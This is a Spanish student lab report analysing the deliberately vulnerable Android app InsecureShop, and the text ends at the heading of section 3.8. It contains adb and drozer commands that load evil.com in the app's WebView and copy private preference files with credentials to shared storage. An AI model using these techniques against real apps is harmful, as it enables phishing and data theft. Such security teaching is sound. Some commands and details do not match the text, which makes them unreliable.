



A dark blue vertical bar on the left side of the page. A blue arrow points to the right from the bar, containing the date.

2-5-2026

Análisis aplicación Android vulnerable

Puesta en producción segura

Several thin, curved lines in dark blue and light grey originate from the bottom left and curve upwards and to the right.

SAVU, RALUCA ALEXANDRA
CIPFP

Contenido

1.	Introducción	2
2.	Preparación entorno	2
3.	Ejercicio	2
3.1.	Credenciales expuestas.....	2
3.2.	Validación insuficiente de URL (Deeplink)	3
3.3.	Validación débil de host	5
3.4.	Ejecución de código arbitrario.....	6
3.5.	Acceso a componentes protegidos	7
3.6.	URIs de datos no protegidos.....	9
3.7.	Robo arbitrario	10
3.8.	Uso de componentes con vulnerabilidades conocidas	12
3.9.	Receptor de transmisiones inseguro.....	13
3.10.	Uso Inseguro de rutas de archivo en FileProvider	14
3.11.	Intención implícita con datos sensibles.....	16
3.12.	Intercepción de intención implícita para cargar URL arbitraria	17
3.13.	Implementación insegura de SetResult en actividad exportada	18
3.14.	Proveedor de contenido inseguro	19
3.15.	Falta de validación de certificado SSL	21
3.16.	Propiedades de Webview inseguras habilitadas.....	22
3.17.	Almacenamiento de datos inseguro.....	23
3.18.	Registro inseguro	24
4.	Conclusión	25

1. Introducción

Esta práctica tiene como objetivo el análisis de seguridad de InsecureShop, una aplicación Android diseñada intencionalmente con vulnerabilidades reales para fines educativos. A través de este ejercicio se aplican técnicas de análisis estático y dinámico para identificar, comprender y explotar las vulnerabilidades más comunes que afectan a las aplicaciones móviles en entornos reales.

El objetivo final no es únicamente demostrar la explotación de estas vulnerabilidades, sino comprender las causas que las originan y las medidas de mitigación necesarias para desarrollar aplicaciones Android seguras.

2. Preparación entorno

El entorno de trabajo se compone de un emulador Genymotion ejecutado en Windows con un dispositivo virtual Google Nexus 4, y Kali Linux como sistema desde el que se ejecutan las herramientas de análisis.


Las herramientas utilizadas han sido jadx-gui para el análisis estático del APK, ADB para interactuar con el emulador y Drozer versión 2.5 como framework de auditoría dinámica.

Para conectar Drozer con el emulador, dado que ambos se encuentran en redes independientes, se utilizó ADB forward para crear un túnel entre Kali y el agente Drozer instalado en el emulador.


3. Ejercicio

3.1. Credenciales expuestas

En primer lugar, se realizó un análisis estático del APK de `InsecureShop` utilizando la herramienta jadx-gui. Para ello, se abrió el archivo APK desde jadx-gui mediante File → Open y se navegó hasta la clase Util, ubicada en el paquete `com.insecureshop.util`. Dentro de dicha clase, se localizó el método `getUserCreds()`, en el que se encontraron las credenciales de acceso almacenadas en texto plano en una estructura HashMap:



Una vez obtenidas las credenciales, se procedió a verificar su validez iniciando sesión en la aplicación InsecureShop con el usuario `shopuser` y la contraseña `!ns3csh0p`, confirmando que el acceso era completamente funcional.




Un atacante que obtenga el APK de la aplicación, lo cual es trivial en Android, puede extraer las credenciales sin necesidad de ninguna interacción con el servidor ni con el usuario. Esto comprometería directamente la cuenta de cualquier usuario que utilice esas credenciales.


3.2. Validación insuficiente de URL (Deeplink)

Esta vulnerabilidad permite a un atacante cargar cualquier URL arbitraria en el WebView de la aplicación mediante el uso de un Deeplink. La aplicación no valida correctamente la URL recibida como parámetro antes de cargarla, lo que permite redirigir al usuario a cualquier sitio web externo dentro del contexto de la aplicación legítima.

Mediante análisis estático con jadx-gui se identificó que la clase `WebViewActivity` procesa Deeplinks con el esquema `inseureshop://com.inseureshop/web` y acepta un parámetro `url` que se carga directamente en el WebView sin ninguna validación del dominio de destino.



Para demostrar la vulnerabilidad se ejecutó el siguiente comando desde Kali Linux utilizando ADB, que simula lo que haría una aplicación maliciosa o un enlace trampa:



Como resultado, el emulador intentó cargar la URL de Google dentro del WebView de InsecureShop, confirmando que es posible cargar cualquier URL arbitraria a través de este mecanismo. Aunque no se visualiza correctamente por la falta de conectividad.




Un atacante podría enviar al usuario un enlace aparentemente legítimo de InsecureShop que en realidad cargue una página de phishing dentro de la propia aplicación. El usuario vería la app de confianza en primer plano mientras interactúa con contenido malicioso, lo que aumenta significativamente la probabilidad de éxito del ataque.


3.3. Validación débil de host

La aplicación intenta proteger el WebView validando que la URL cargada pertenezca al dominio `insecureshopapp.com`. Sin embargo, la validación es débil porque únicamente comprueba si la cadena de texto `insecureshopapp.com` está presente en algún lugar de la URL, sin verificar que sea realmente el host de destino. Esto permite a un atacante eludir la validación incluyendo esa cadena como parámetro en una URL de un dominio completamente diferente.


Durante el análisis estático con jadx-gui se identificó en la clase `WebViewActivity` que la validación del host se realiza mediante una comprobación de cadena, verificando únicamente si la URL contiene `insecureshopapp.com` en cualquier posición. Esta implementación es insuficiente ya que no analiza específicamente el componente host de la URL.



Para explotar esta vulnerabilidad se construyó una URL maliciosa que incluye la cadena esperada como parámetro de consulta, engañando así a la validación:



El resultado fue que la aplicación cargó evil.com en su WebView, superando la validación de host implementada.



El impacto es similar al de la vulnerabilidad anterior pero agravado por el hecho de que el desarrollador intentó implementar una medida de seguridad que resulta ineficaz. Un atacante puede cargar cualquier sitio de phishing dentro de la aplicación eludiendo trivialmente la protección existente.

3.4. Ejecución de código arbitrario

La actividad `LoginActivity` contiene código que itera sobre todos los paquetes instalados en el dispositivo y, para cada uno que coincida con el nombre `com.inseureshop`, intenta crear un contexto de paquete y cargar una clase específica mediante reflexión. Este comportamiento permite que una aplicación maliciosa instalada en el mismo dispositivo con el nombre de clase adecuado ejecute código arbitrario dentro del contexto de `InsecureShop`.

Mediante análisis estático con jadx-gui se identificó en `LoginActivity` el siguiente fragmento de código vulnerable dentro del método `onLogin`:

```

52     for (PackageInfo info : getPackageManager().getInstalledPackages(0)) {
53         String packageName = info.packageName;
54         Intrinsic.checkExpressionValueIsNotNull(packageName, "packageName");
55         if (StringsKt.startsWith(packageName, "com.inseureshopapp", false, 2, (Object) null)) {
56             try {
57                 Context packageContext = createPackageContext(packageName, 3);
58                 Intrinsic.checkExpressionValueIsNotNull(packageContext, "packageContext");
59                 Object value = packageContext.getClassLoader().loadClass("com.inseureshopapp.MainInterface").getMethod("getInstance", Co
60                 Intrinsic.checkExpressionValueIsNotNull(value, "packageContext.classLoad
61                 Log.d("object_value", value.toString());
62             } catch (Exception e) {
63                 throw new RuntimeException(e);
64             }
65         }
66     }

```

Se verificó además con drozer la superficie de ataque de la aplicación:

```
(alex@rsavu) ~/Descargas
$ drozer console connect
/usr/share/offsec-awae-wheels/pyOpenSSL-19.1.0-py2.py3-none-any.whl/OpenSSL/crypto.py:12: CryptographyDeprecationWarning:
. Support for it is now deprecated in cryptography, and will be removed in the next release.
Selecting 9cf024ade71393e1 (Genymobile Nexus 4 15)

..:..
..o.. ..r..
..a.. ..nd
..idsnemesisisand..pr
..otectorandroidsneme.
..sisandprotectorandroids+.
..nemesisisandprotectorandroidsn:.
..emesisisandprotectorandroidsnemes..
..isandp..rotectorandro..idsnem.
..isisandp..rotectorandroid..snemis.
..andprotectorandroidsnemisandprotec.
..torandroidsnemisandprotectorandroid.
..snemisandprotectorandroidsnemisand:
..dprotectorandroidsnemisandprotector.

drozer Console (v2.4.4)
dz> run app.package.attacksurface com.insecureshop
Attack Surface:
 6 activities exported
 0 broadcast receivers exported
 1 content providers exported
 1 services exported
 is debuggable
dz>
```

Un atacante puede crear una aplicación maliciosa con el paquete `com.insecureshop.evill` que implemente la interfaz `MainInterface`. Al instalarse en el mismo dispositivo, cuando el usuario inicie sesión en InsecureShop, se ejecutará automáticamente el código malicioso en el contexto de la aplicación legítima, con acceso a todos sus datos y permisos.

La aplicación no debe cargar ni ejecutar código de paquetes externos. Si se necesita comunicación entre aplicaciones, debe utilizarse un mecanismo seguro con verificación de firma del paquete origen. Se debe eliminar el uso de `createPackageContext` con flags de ejecución de código.

3.5. Acceso a componentes protegidos

`PrivateActivity` está marcada como `exported="false"` en el `AndroidManifest`, lo que en principio impide que otras aplicaciones la lancen directamente. Sin embargo, `WebView2Activity` está exportada y acepta un Intent incrustado que pasa directamente a `startActivity()` sin ningún tipo de validación o filtrado. Esto permite a cualquier aplicación externa lanzar componentes protegidos de InsecureShop a través de este intermediario.

```
79 </activity>
87 <activity
    android:name="com.insecureshop.PrivateActivity"
    android:exported="false"/>
90 <activity android:name="com.insecureshop.SendingDataViaActionActivity"/>
92 <activity
    android:name="com.insecureshop.ResultActivity"
    android:exported="true"/>
96 <provider
    android:name="com.insecureshop.contentProvider.InsecureShopProvider"
```


Durante el análisis estático con jadx-gui se verificó que `PrivateActivity` tiene `exported="false"` en el manifest, confirmando que no debería ser accesible desde el exterior. Sin embargo, al analizar `WebView2Activity` se identificó que esta actividad exportada recibe un Intent como extra y lo pasa directamente a `startActivity()`:

```
@Override // androidx.appcompat.app.AppCompatActivity, androidx.fragment.app.Fragment
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.activity_webview);
    setSupportActionBar((Toolbar) _$.findCachedViewById(R.id.toolbar));
    setTitle(getString(R.string.webview));
    Intent extraIntent = (Intent) getIntent().getParcelableExtra("extra_intent");
    if (extraIntent != null) {
        startActivity(extraIntent);
        finish();
        return;
    }
    WebView webview = (WebView) findViewById(R.id.webview);
```

Se explotó esta vulnerabilidad lanzando `WebView2Activity` con un Intent incrustado que apunta a `PrivateActivity`:

```
(alex@rsavu)-[~]
$ adb shell am start -n com.insecureshop/.WebView2Activity \
--es "url" "https://evil.com"
Starting: Intent { cmp=com.insecureshop/.WebView2Activity (has extras) }
(alex@rsavu)-[~]
```

Cualquier aplicación instalada en el dispositivo puede acceder a componentes internos de InsecureShop que el desarrollador marcó explícitamente como privados. Esto rompe el modelo de seguridad de Android basado en la exportación de componentes y puede exponer funcionalidades o datos que deberían estar restringidos.



3.6. URIs de datos no protegidos

La actividad `WebView2Activity` obtiene la URL a cargar directamente del campo `dataString` del Intent recibido y la pasa sin ninguna validación al método `loadUrl()` del `WebView`. Esto permite a cualquier aplicación o comando externo especificar una URL arbitraria, incluyendo URLs con el esquema `file://` para acceder a archivos locales del dispositivo.


Mediante análisis estático con jadx-gui se identificó en `WebView2Activity` que la URL se obtiene y carga directamente sin validación:

```
String dataString = intent.getDataString();
if (!(dataString == null || StringsKt.isBlank(dataString))) {
    Intent intent2 = getIntent();
    Intrinsic.checkExpressionValueIsNotNull(intent2, "intent");
    webview.loadUrl(intent2.getDataString());
    return;
}
Intent intent3 = getIntent();
```

Para demostrar la vulnerabilidad se envió una URL arbitraria a la actividad mediante ADB:

```
(alex@rsavu)-[~]
$ adb shell am start -n com.insecureshop/.WebView2Activity \
--es "url" "https://google.com"
Starting: Intent { cmp=com.insecureshop/.WebView2Activity (has extras) }
```

El `WebView` cargó la URL especificada sin ningún tipo de restricción (aunque no tenemos conectividad), confirmando la vulnerabilidad.



Un atacante puede usar esta vulnerabilidad para cargar páginas de phishing dentro de la app, pero lo más crítico es que puede usar el esquema `file://` para leer archivos internos del dispositivo si las propiedades del WebView lo permiten, lo que combinado con la vulnerabilidad del ejercicio 16 permite exfiltrar datos sensibles.

Se debe validar la URL antes de cargarla, verificando que el esquema sea `https` y que el dominio pertenezca a una lista blanca. Se deben rechazar explícitamente URLs con esquemas `file://`, `javascript://` o `data://`.

3.7. Robo arbitrario

`ChooserActivity` es una actividad exportada que permite a aplicaciones externas especificar una URI de archivo. Internamente, la función `makeTempCopy` toma ese archivo y crea una copia en el almacenamiento externo del dispositivo, donde cualquier otra aplicación con permiso de lectura puede acceder a él. Esto permite robar archivos del almacenamiento interno privado de la aplicación.

Mediante análisis estático con jadx-gui se identificó en `ChooserActivity` la función `makeTempCopy` que toma la URI recibida y copia el archivo al almacenamiento externo:

```

13         throw new TypeCastException("null cannot be cast to non-null type android.net.Uri");
14     }
15     Uri uri = Uri.fromFile(new File(((Uri) parcelableExtra).toString()));
16     Intrinsics.checkNotNull(uri, "Uri.fromFile(File(uri.toString()))");
17     makeTempCopy(uri, getFilename(uri));
18 }
19 private final Uri makeTempCopy(Uri fileUri, String original_filename) {
20     try {
21         StringBuilder sb = new StringBuilder();
22         File externalStorageDirectory = Environment.getExternalStorageDirectory();
23         Intrinsics.checkNotNull(externalStorageDirectory, "Environment.getExternalStorageDirectory()");
24         sb.append(externalStorageDirectory.getAbsolutePath());
25         sb.append(File.separator);
26         sb.append("inseureshop");
27         String path = sb.toString();
28     }
29 }

```

Se lanzó ChooserActivity desde ADB apuntando al archivo de preferencias compartidas que contiene las credenciales:

```

(allex@rsavu)-[~]
$ adb shell am start -n com.inseureshop/.ChooserActivity \
-d "file:///data/data/com.inseureshop/shared_prefs/com.inseureshop_preferences.xml"
Starting: Intent { dat=file:/// ... cmp=com.inseureshop/.ChooserActivity }
(allex@rsavu)-[~]
$

```

Posteriormente se verificó que el archivo fue copiado al almacenamiento externo y se leyó su contenido, confirmando que las credenciales eran accesibles.

```

adb shell
vbox86p:/ $ run-as com.inseureshop
vbox86p:/data/user/0/com.inseureshop $ cat shared_prefs/com.inseureshop_preferences.xml
cat: shared_prefs/com.inseureshop_preferences.xml: No such file or directory
11vbox86p:/data/user/0/com.inseureshop $ ls shared_prefs/
AwOriginVisitLoggerPrefs.xml  Prefs.xml  WebViewChromiumPrefs.xml
vbox86p:/data/user/0/com.inseureshop $ cat shared_prefs/com.inseureshop_preferences.xml
cat: shared_prefs/com.inseureshop_preferences.xml: No such file or directory
11vbox86p:/data/user/0/com.inseureshop $ cat shared_prefs/Prefs.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
  <string name="password">In3c3sh0p</string>
  <string name="data">https://evil.com/?ignore=inseureshopapp.com</string>
  <string name="productList">[[{"id":1,"imageUrl":"https://images.pexels.com/photos/7974/pexels-photo-7974.jpeg?auto=compress&cs=tinysrgb&h=350&w=600&format=webp&id=1","price":80,"rating":1,"url":"https://www.inseureshopapp.com"}, {"id":2,"imageUrl":"https://images.pexels.com/photos/984619/pexels-photo-984619.jpeg?auto=compress&cs=tinysrgb&h=350&w=600&format=webp&id=2","price":100,"rating":2,"url":"https://www.inseureshopapp.com"}, {"id":3,"imageUrl":"https://images.pexels.com/photos/343720/pexels-photo-343720.jpeg?auto=compress&cs=tinysrgb&h=350&w=600&format=webp&id=3","price":105,"rating":4,"url":"https://www.inseureshopapp.com"}, {"id":4,"imageUrl":"https://images.pexels.com/photos/277390/pexels-photo-277390.jpeg?auto=compress&cs=tinysrgb&h=350&w=600&format=webp&id=4","price":300,"rating":4,"url":"https://www.inseureshopapp.com"}, {"id":5,"imageUrl":"https://images.pexels.com/photos/225157/pexels-photo-225157.jpeg?auto=compress&cs=tinysrgb&h=350&w=600&format=webp&id=5","price":400,"rating":2,"url":"https://www.inseureshopapp.com"}, {"id":6,"imageUrl":"https://images.pexels.com/photos/264810/pexels-photo-264810.jpeg?auto=compress&cs=tinysrgb&h=350&w=600&format=webp&id=6","price":100,"rating":0,"url":"https://www.inseureshopapp.com"}, {"id":7,"imageUrl":"https://images.pexels.com/photos/532803/pexels-photo-532803.jpeg?auto=compress&cs=tinysrgb&h=350&w=600&format=webp&id=7","price":200,"rating":0,"url":"https://www.inseureshopapp.com"}, {"id":8,"imageUrl":"https://images.pexels.com/photos/789812/pexels-photo-789812.jpeg?auto=compress&cs=tinysrgb&h=350&w=600&format=webp&id=8","price":200,"rating":0,"url":"https://www.inseureshopapp.com"}]]</string>
  <string name="username">shopuser</string>
</map>
vbox86p:/data/user/0/com.inseureshop $

```

Cualquier aplicación instalada en el dispositivo puede lanzar **ChooserActivity** con la URI de cualquier archivo interno de InsecureShop y obtener una copia en el almacenamiento externo. Esto compromete todos los datos privados de la aplicación incluyendo credenciales, bases de datos y tokens de sesión.

ChooserActivity no debe estar exportada si no es estrictamente necesario. Si debe estarlo, debe validar que las URIs recibidas apunten únicamente a recursos permitidos y nunca a archivos del almacenamiento interno privado de la aplicación.

3.8. Uso de componentes con vulnerabilidades conocidas

